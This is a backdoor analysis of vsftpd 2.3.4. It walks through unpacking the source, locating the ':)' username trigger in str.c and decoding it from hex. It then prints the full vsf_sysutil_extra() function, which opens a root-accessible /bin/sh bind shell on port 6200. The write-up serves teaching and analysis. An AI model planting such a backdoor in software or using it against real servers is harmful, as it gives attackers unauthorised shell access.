
The Backdoor

The backdoor allows an attacker to execute shell commands (“/bin/sh”). The backdoor is accessible through port 6200. When logging in with a username that includes the characters “:)” (during the ftp login), a malicious function (“vsf_sysutil_extra()”) opens the port 6200 & listens for any incoming traffic. The request will be executed as a shell command.

Backdoor Analysis


1. Unpack the tar file.



```
┌──(kali㉿kali)-[~/Desktop/vsftpd]
└─$ ls
vsftpd.tar.gz  vsftpd-test

┌──(kali㉿kali)-[~/Desktop/vsftpd]
└─$ tar -xvf vsftpd.tar.gz
```


2. Search for the malicious function (“vsf_sysutil_extra()”) with the grep command in the extracted directory.



```
┌──(kali㉿kali)-[~/Desktop/vsftpd]
└─$ cd vsftpd-2.3.4

┌──(kali㉿kali)-[~/Desktop/vsftpd/vsftpd-2.3.4]
└─$ grep -R -n "vsf_sysutil_extra"
sysdeputil.c:224:int vsf_sysutil_extra();
sysdeputil.c:848:vsf_sysutil_extra(void)
str.c:575:        vsf_sysutil_extra();
```

3. Get the initialization of the backdoor: Go to line 575 in “str.c” & Convert the Hex characters to ASCII




```
  GNU nano 5.4                          str.c
int
str_contains_space(const struct mystr* p_str)
{
  unsigned int i;
  for (i=0; i < p_str->len; i++)
  {
    if (vsf_sysutil_isspace(p_str->p_buf[i]))
    {
      return 1;
    }
    else if((p_str->p_buf[i]==0x3a)
    && (p_str->p_buf[i+1]==0x29))
    {
      vsf_sysutil_extra();
    }

  }
  return 0;
}

int
str_all_space(const struct mystr* p_str)
{
  unsigned int i;
  for (i=0; i < p_str->len; i++)
  {
    if (!vsf_sysutil_isspace(p_str->p_buf[i]))

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^_ Go To Line
```



Text (ASCII / ANSI)

:)


Binary

00111010 00101001

Hexadecimal

3A29

4. Get the functionality of the backdoor: Go to the line 848 (from Step 2)



```
vsf_sysutil_extra(void)
{
  int fd, rfd;
  struct sockaddr_in sa;
  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  exit(1);
  memset(&sa, 0, sizeof(sa));
  sa.sin_family = AF_INET;
  sa.sin_port = htons(6200);
  sa.sin_addr.s_addr = INADDR_ANY;
  if((bind(fd,(struct sockaddr *)&sa,
  sizeof(struct sockaddr))) < 0) exit(1);
  if((listen(fd, 100)) == -1) exit(1);
  for( ;; )
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
```